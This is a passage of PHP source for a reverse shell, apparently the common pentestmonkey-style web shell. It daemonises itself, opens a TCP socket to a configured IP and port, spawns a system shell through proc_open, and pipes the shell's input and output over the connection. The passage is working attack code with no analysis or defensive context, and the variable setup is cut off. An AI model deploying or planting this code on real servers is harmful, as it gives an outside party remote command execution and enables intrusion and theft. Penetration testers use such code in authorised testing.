if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}
```

```
// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);
```

```
// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
```